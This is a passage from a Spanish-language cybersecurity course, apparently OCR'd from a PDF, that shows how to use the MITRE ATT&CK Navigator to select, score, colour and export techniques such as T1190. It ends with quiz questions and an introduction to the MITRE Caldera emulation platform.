Hasta ahora, hemos creado un nuevo nivel, que lo llamamos "**T1190**" y solo le incorporamos una descripción. Avancemos un poco más, vamos a cambiar de botón y seleccionaremos el de "**Selection Controls**", una vez dentro del mismo, marcamos en **celeste** (**azul claro** para los españoles) lo cuarto ítems: *Show Control Labels*, *Search & Multiselect*, *Deselect Techniques y Selection Behavior*. Tal cual se muestra recuadrado en **rojo**, en la imagen de la derecha.



Una vez que tengamos los cuatro seleccionados, nos aparecerán todas las opciones que podemos ver recuadradas en **verde**.



De todas ellas, la que nos interesa para nuestro ejercicio es "**Search & Multiselect**", así que seleccionamos esta.

Para seguir estudiando la Técnica **T1190** (recuadrado en **azul**), en la ventana de búsqueda, la colocamos.

En la ventana "**Techniques (10)**" (recuadrado en **rojo**), nos deja claro que hay 10 técnicas que tratan este tema, si nos desplazamos (scroll) en esta ventana podemos ver cada una de ellas.

Si presionamos en el botón "**Select all**" (recuadrado en **verde**), podemos ver inmediatamente que ha recuadrado en "negro" cada una de ellas, y a su vez, también nos indica que hay 10 "**Deselect 10 Techniques**".


En este momento, siguiendo estos pasos hemos identificado que hay 10 técnicas relacionadas con T1190, las hemos seleccionado y son, en nuestro ejemplo, el foco sobre lo que iremos investigando para conocer en detalle cómo pueden ser explotadas por cualquier intruso.

El paso siguiente que podemos dar, es asignarle a cada una de ellas un determinado puntaje (**Score**), el cual, será arbitrario pues depende específicamente de cada infraestructura y las medidas de protección, o no, que tenga implantada.

Antes de dar este paso, veamos de qué forma podemos personalizar estos valores y sus colores asociados. Seleccionemos primero el botón "**Layer Controls**" (recuadrado en **rojo**, en la primera imagen de abajo), y a continuación, hacemos "click", en el dibujo de la paleta de colores (también en círculo **rojo**). Por defecto, el rango de valores, podemos ver recuadrado en **azul** en esta primera imagen, oscila entre **0** y **100**, a su vez el valor de menor puntaje es **rojo**, el intermedio amarillo y el de máximo valor es **verde** (los tres colores están dentro del recuadro **verde**. En nuestra opinión, estos colores no son muy representativos en la operación diaria de un SOC (Security Operation Center), por lo que vamos a modificarlos. Para hacerlo, se muestra en las tres imágenes centrales, donde podemos ver que en cada una de ellas, recuadramos en verde, el casillero de color de abajo, del medio y de arriba, al hacer "click" en ellos, se nos desplegará un recuadro con continuo de colores para que elijamos qué color deseamos asignarle. En nuestro caso, seleccionamos: amarillo para el valor más bajo, naranja para los intermedios, y **rojo** para los más altos. También podemos ver en la imagen de la derecha, el resultado final de los tres que hemos seleccionado, y a su vez que preferimos tener una escala cuyo valor superior sea **10** (no 100).


En resumen, hemos configurado nuestra matriz, para que podamos asignarle valores entre **0** y **10** a cada técnica, representando con **rojo** (10) la que consideremos más peligrosa o crítica, y amarillo (1) las menos críticas. Las que no le asignemos ningún valor seguirán quedando en color blanco.

Para comenzar a asignar valores (**Score**) a cada una de estas 10 técnicas que hemos seleccionado, nos vamos ahora al botón de **Controles de Técnicas** (**Technique Cntrols**) que hemos recuadrado en color **verde**, en ese en esa nueva ventana seleccionamos, dentro de la familia "**Initial Access**" la vulnerabilidad que estudiamos en el punto anterior, es decir, "**Exploited Public Facing application**". Una vez seleccionada, nos vamos al botón de **Score** que hemos descuadrado en **azul**, y en el mismo, le asignamos el valor máximo es decir **10**, pues es la vulnerabilidad que ya hemos analizado en detalle, sabiendo que aplicó, y se realizó un ataque sobre un servidor apache de nuestra infraestructura, tal cual fue evaluado en el punto anterior, todo esto lo hemos recuadrado en **azul**. Automáticamente, al asignarle el valor **10** a esta técnica, podemos apreciar que la casilla inmediatamente se puso de color **rojo** tal cual se muestra en la imagen de abajo pues se corresponde al color que acabamos de asignar a los más crítico en el párrafo anterior.




Supongamos que otro de los ataques que estamos sufriendo, son constantes escaneos de listas de palabras (wordlist), queremos investigar más sobre este tema, por lo que podemos seleccionar "**Active Scanning: Wordlist Sacnning**" (como podemos ver en **celeste** o **azul claro** para españoles, abajo a la derecha de nuestra imagen). Si hacemos "click" en la opción "**View**", se nos abrirá una nueva ventana de nuestro navegador Firefox, directamente hacia la URL de:

https://attack.MITRE.org




Tal cual podemos ver en la imagen de abajo.




Desde esta nueva página, podemos hacer un estudio inicial sobre esta sub técnica, para poder asignarle un puntaje (Score).

Supongamos que es un tema que puede merecer seguir investigando de forma prioritaria, por lo que, por ejemplo, le asignamos un Score de 7. Como podemos ver en la imagen que sigue abajo, a continuación, una vez más, de forma automática e inmediatamente la celda se colorea, en este caso de **naranja**.




Para finalizar con este ejemplo, podemos seguir asignando valores de criticidad a cada una de las técnicas que agrupa la vulnerabilidad T1190, con lo que ya tendremos una visión gráfica, cuyos colores identifican el interés o criticidad que tiene, según nuestro criterio, cada una de ellas. Esto podemos verlo en la imagen que sigue a continuación.




Todo esta análisis que hemos venido haciendo, una vez que está a un nivel adecuado de completamiento, puedes exportarlo en diferentes formatos.

En el ejemplo que se presenta en la imagen de la derecha, desde el botón "**Layer Controls**", puedes ver el icono de "**Descargas**" y en este caso, hemos seleccionado exportar a formato "Excel", todo ello lo hemos recuadrado en color **verde**.




Una vez descargado, en vuestro **Kali**, podéis abrirlo directamente con el paquete "**Libre Office**" que ya trae incorporado Kali.



Si tenéis alguna plataforma que incorpore código **JSON**, también podéis descargarlo en este formato, que os ofrece una mayor capacidad luego para interpretarlo.


Por último, os dejamos para que trabajéis e investiguéis muchas más funcionalidades que nos ofrece este Navigator de Github, como las que se presentan a continuación.



El primer ejemplo que hemos elegido, por la fama que obtuvo es el del "**Wannacry**", por si también lo habéis sufrido.

Esto que planteamos aquí es otra de las formas de selección múltiple, en la cual en vez de seleccionar una técnica, como hicimos en las páginas anteriores con **T1190**, en este caso, buscamos por una palabra clave que identifique un tipo de ataque conocido, como es Wannacry.

En la imagen de la izquierda, podemos ver que hay tres técnicas que sirven para ejecutar esta conducta.




En la imagen de la derecha, se presenta otra de las opciones que nos ofrece la selección múltiple. En este caso se trata de la agrupación por software. En este ejemplo, hemos podemos ver el caso de protocolo "**ftp**", pues es un tema que lo hemos desarrollado en la Charla 97 de nuestro ciclo "Aprendiendo Ciberseguridad paso a paso":

Footprinting (Protocolos inseguros - FTP) - Charla 97:

https://youtu.be/OHt7SckbktY

Puedes estudiarlo desde este video, y es un protocolo que a pesar de ser inseguro, en muchas redes LAN (Local Area Network) lo veremos presente.



Finalmente a la izquierda, se presenta otro de los grupos que nos ofrece la selección múltiple, en el cual hemos elegido "**Data Sources**" y dentro de este grupo, hemos ido seleccionando cada uno de los casos que se relacionan con "**Active Directory**" pues es una realidad en muchas infraestructuras. En este caso Active Directory nos presenta 16 técnicas que podemos analizar, todo esto lo hemos recuadrado en **verde**.

Os invitamos a que naveguéis un rato sobre esta herramienta de **Github**, e investiguéis con más detalle todas las opciones que nos ofrece pues, de verdad son muchas.

PRÁCTICAS Y EJERCICIOS DEL CAPÍTULO 2

Pregunta 8 (selección múltiple):

¿Para qué sirve principalmente MITRE ATT&CK?

a) Crear nuevos virus informáticos
b) Mapear tácticas y técnicas de ataque usadas por adversarios
c) Descargar software antivirus
d) Mejorar la velocidad de internet

Todas las respuestas, las encontrarás al final de este artículo, en la sección "**Respuestas**".

Pregunta 9 (selección múltiple):

¿Las tácticas en ATT&CK representan?

a) Métodos específicos
b) Objetivos o metas del adversario
c) Herramientas de ataque
d) Sistemas operativos

Todas las respuestas, las encontrarás al final de este artículo, en la sección "**Respuestas**".

Pregunta 10 (selección múltiple):

¿Quién puede usar MITRE ATT&CK para mejorar la seguridad?

a) Solo hackers
b) Red teams y defensores
c) Usuarios finales sin conocimientos
d) Proveedores de internet

Todas las respuestas, las encontrarás al final de este artículo, en la sección "**Respuestas**".

3. Mitre Caldera


Escenario de simulación


Objetivo: simular y analizar una cadena de ataque mediante Caldera, y mapearla en MITRE ATT&CK.

3.1 Qué es Caldera de MITRE: https://caldera.mitre.org

Su página principal es la que podemos ver en la imagen de la derecha.

Para tener un buen punto de partida, nos iremos a ver la opción "**Documentation**"





La traducción literal de lo que hemos remarcado en rojo es:

"*Caldera es una plataforma de emulación de adversarios diseñada para ejecutar fácilmente ejercicios autónomos de simulación de brechas y ataques. También se puede utilizar para ejecutar operaciones manuales de equipos rojos o respuestas automatizadas a incidentes. Caldera se basa en el marco MITRE ATT&CK™ y es un proyecto de investigación activo en MITRE*".

La documentación que nos ofrece esta Web es muy completa y debemos recurrir a ella ante cualquier duda.

Caldera nos permitirá ejecutar cualquiera de los ataques que nos presenta MITRE (y mucho más), analizarlos desde cada uno de los comandos o acciones que un intruso ha realizado, y con ello comprender cómo es la metodología y pasos que realizó.

Básicamente se trata de una interfaz gráfica que se ejecuta en un servidor y que trabaja en conjunto con la matriz MITRE ATT&CK. Con este interfaz gráfica podremos crear escenarios de ataques reales y la conectaremos con un agente que se comunicará con este servidor usando **C2** (Command & Control).

